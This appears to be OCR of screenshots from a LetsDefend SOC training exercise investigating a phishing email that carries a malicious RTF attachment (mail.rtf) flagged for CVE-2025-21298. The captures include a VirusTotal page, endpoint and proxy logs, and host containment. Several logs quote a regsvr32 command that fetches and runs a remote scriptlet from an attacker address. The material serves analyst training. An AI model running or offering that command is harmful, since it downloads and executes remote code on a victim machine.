

df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
Sign in
Sign up
24
/ 60
Community Score
-5
24/60 security vendors flagged this file as malicious
Reanalyze
Similar
More
df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
mail.rtf
rtf
calls-wmi
exploit
detect-debug-environment
cve-2017-11882
html-control
cve-2025-21298
Size
236 B
Last Analysis Date
5 days ago
RTF
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
11
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label
trojan.expl/rtfmalformb
Threat categories
trojan
Family labels
expl
rtfmalformb
Security vendors' analysis
Do you want to automate checks?
AliCloud
Exploit:Win/CVE-2025-21298.gyf
Arcabit
Exploit.CVE-2025-21298.1
Avast
RTF:CVE-2025-21298-A [Expl]
AVG
RTF:CVE-2025-21298-A [Expl]
BitDefender
Exploit.CVE-2025-21298.1
CTX
Rtf.exploit-kit.generic
Cynet
Malicious (score: 99)
Emsisoft
Exploit.CVE-2025-21298.1 (B)
eScan
Exploit.CVE-2025-21298.1
GData
Exploit.CVE-2025-21298.1
Google
Detected
Huorong
Exploit/CVE-2025-21298
Ikarus
Exploit.CVE-2025-21298
Kaspersky
HEUR:Exploit.RTF.CVE-2025-21298.gen
Kingsoft
Win32.Troj.Undef.a
Lionic
Trojan.MSOffice.CVE-2025-21298.3!c
McAfee Scanner
Trojan:Office/CVE201711882.A
Microsoft
Trojan:Script/Wacatac.B!ml
Sangfor Engine Zero
Exploit.Generic-Script.Save.9633523c
Skyhigh (SWG)
BehavesLike.Trojan.xx
Tencent
Win32.Exploit.Cve-2025-21298.Kmnw
TrendMicro
HEUR_RTFMALFORMB
TrendMicro-HouseCall
HEUR_RTFMALFORMB
VIPRE
Exploit.CVE-2025-21298.1



LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
From: projectmanagement@pm.me
To: Austin@letsdefend.io
Subject: Important: Action Required for Upcoming Project Deadline
Date: Feb, 04, 2025, 05:12 AM
Action: Allowed
Important: Action Required for Upcoming Project Deadline
Dear Austin,
We are reaching out to remind you of the upcoming project deadline. Please review the attached document for critical details regarding the next steps and your responsibilities to ensure the project stays on track.
Best regards,
Project Management Team
Attachments
mail.rtf
Password: infected
LetsDefend
Resources
Community
Roles
Support
Download Mobile App



LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
austin
Austin
172.16.17.137
EVENT TIME
PROCESS ID
PROCESS NAME
PARENT PROCESS
COMMAND LINE
Feb 04 2025 08:05:18
4902
chrome.exe
explorer.exe
"C:\Program Files\Google\Ch...
Feb 04 2025 08:06:08
6784
cmd.exe
OUTLOOK.EXE
"C:\Windows\System32\cmd....
Event Time : Feb 04 2025 08:06:08
Process ID : 6784
Target Process Command Line : regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll
Image Path : C:\Windows\System32\cmd.exe
COMMAND LINE
"C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll"
Feb 04 2025 08:06:25
7023
regsvr32.exe
cmd.exe
regsvr32.exe /s /u /i:http://84...
Feb 04 2025 08:10:10
2104
explorer.exe
smss.exe
C:\Windows\explorer.exe
1
2



LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
0
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
austin
Austin
172.16.17.137
EVENT TIME
PROCESS ID
PROCESS NAME
PARENT PROCESS
COMMAND LINE
Feb 04 2025 08:05:18
4902
chrome.exe
explorer.exe
"C:\Program Files\Google\Ch...
Feb 04 2025 08:06:08
6784
cmd.exe
OUTLOOK.EXE
"C:\Windows\System32\cmd....
Event Time : Feb 04 2025 08:06:08
Process ID : 6784
Target Process Command Line : regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll
Image Path : C:\Windows\System32\cmd.exe
Process User : DESKTOP-USER\Austin
Parent Name : OUTLOOK.EXE
Parent Path : C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
Command Line : "C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118...
Feb 04 2025 08:06:25
7023
regsvr32.exe
cmd.exe
regsvr32.exe /s /u /i:http://84...
Feb 04 2025 08:10:10
2104
explorer.exe
smss.exe
C:\Windows\explorer.exe
1
2



LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
0
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
austin
Austin
172.16.17.137
EVENT TIME
PROCESS ID
PROCESS NAME
PARENT PROCESS
COMMAND LINE
Feb 04 2025 08:05:18
4902
chrome.exe
explorer.exe
"C:\Program Files\Google\Ch...
Feb 04 2025 08:06:08
6784
cmd.exe
OUTLOOK.EXE
"C:\Windows\System32\cmd....
Event Time : Feb 04 2025 08:06:08
Process ID : 6784
Target Process Command Line : regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll
Image Path : C:\Windows\System32\cmd.exe
Process User : DESKTOP-USER\Austin
Parent Name : OUTLOOK.EXE
Parent Path : C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
Command Line : "C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118...
Feb 04 2025 08:06:25
7023
regsvr32.exe
cmd.exe
regsvr32.exe /s /u /i:http://84...
Feb 04 2025 08:10:10
2104
explorer.exe
smss.exe
C:\Windows\explorer.exe
1
2


LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
austin
Austin
172.16.17.137
Hostname: Austin
Domain: LetsDefend
IP Address: 172.16.17.137
Bit Level: 64
OS: Windows 10
Primary User: Austin
Client/Server: Server
Last Login: Feb, 04, 2025, 04:33 PM
Containment:
Processes 20
Network Action 16
Terminal History 1
Browser History 9
Results: 10
COMMAND LINE
"C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll"


LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
austin
Austin
172.16.17.137
OS: Windows 10
Primary User: Austin
Client/Server: Server
Last Login: Feb, 04, 2025, 04:33 PM
Processes 20
Network Action 16
Terminal History 1
Browser History 9
Results: 10
EVENT TIME
DESTINATION DOMAIN/IP ADDRESS
Feb 04 2025 08:04:33 192.30.252.129
Feb 04 2025 08:05:12 151.101.65.91
Feb 04 2025 08:05:45 204.79.197.200
Feb 04 2025 08:06:08 185.248.101.34
Feb 04 2025 08:06:42 84.38.130.118
Feb 04 2025 08:07:10 13.225.78.26
1
2


LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
0
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
Basic
Pro
New Search
Destination Address contains "84.38.130.118"
:025-02-04
1 events (before Feb, 04, 2025, 08:06 AM UTC)
1
Hide Fields
INTERESTING FIELDS
type
source_address
source_port
destination_address
destination_port
raw_log
Event
[Feb, 04, 2025, 08:06 AM] source_address=172.16.17.137 source_port=35424 destination_address=84.38.130.118 destination_port=80 raw_log: {'Request URL': 'http://84.38.130.118.com/shell.sct', 'Request Method': 'G...
Field
Value
type
Proxy
source_address
172.16.17.137
source_port
35424
destination_address
84.38.130.118
destination_port
80
time
Feb, 04, 2025, 08:06 AM
Raw Log
Request URL
http://84.38.130.118.com/shell.sct
1 row selected
LetsDefend
NOW PART OF HACKTHEBOX
Resources
Blog
MITRE ATT&CK Map
Dictionary
Community
Discord
Contribute
Roles
SOC Analyst
Incident Responder
Detection Engineer
Support
Contact us
Help Center
Forum
Download Mobile App
Download on the App Store
GET IT ON Google Play


LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
0
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
Basic
Pro
New Search
Destination Address contains "84.38.130.118"
:025-02-04
1 events (before Feb, 04, 2025, 08:06 AM UTC)
1
Hide Fields
INTERESTING FIELDS
type
source_address
source_port
destination_address
destination_port
raw_log
Event
source_address
172.16.17.137
source_port
35424
destination_address
84.38.130.118
destination_port
80
time
Feb, 04, 2025, 08:06 AM
Raw Log
Request URL
http://84.38.130.118.com/shell.sct
Request Method
GET
Device Action
Permitted
Process
cmd.exe
Process ID
6784
1 row selected
LetsDefend
NOW PART OF HACKTHEBOX
Resources
Blog
MITRE ATT&CK Map
Dictionary
Community
Discord
Contribute
Roles
SOC Analyst
Incident Responder
Detection Engineer
Support
Contact us
Help Center
Forum
Download Mobile App
Download on the App Store
GET IT ON Google Play


Monitoring - Lets
Log Managemen
Case Manageme
EndPoint Securit
Email Security - L
Threat Intelligen
Sandbox - LetsDe
NVD - CVE-2025-
VirusTotal - File -
Let's Defend: SO
app.letsdefend.io/endpoint
LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
0
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
austin
Austin
172.16.17.137
Endpoint Information
Host Information
Hostname: Austin
Domain: LetsDefend
IP Address: 172.16.17.137
Bit Level: 64
OS: Windows 10
Primary User: Austin
Client/Server: Server
Last Login: Feb, 04, 2025, 04:33 PM
Action
Containment:
Host Contained
Processes 20
Network Action 16
Terminal History 1
Browser History 9
Results: 10
EVENT TIME
PROCESS ID
PROCESS NAME
PARENT PROCESS
COMMAND LINE
Feb 04 2025 08:00:54
964
winlogon.exe
smss.exe
winlogon.exe
Feb 04 2025 08:00:54
1996
svchost.exe
services.exe
C:\Windows\system32\svcho...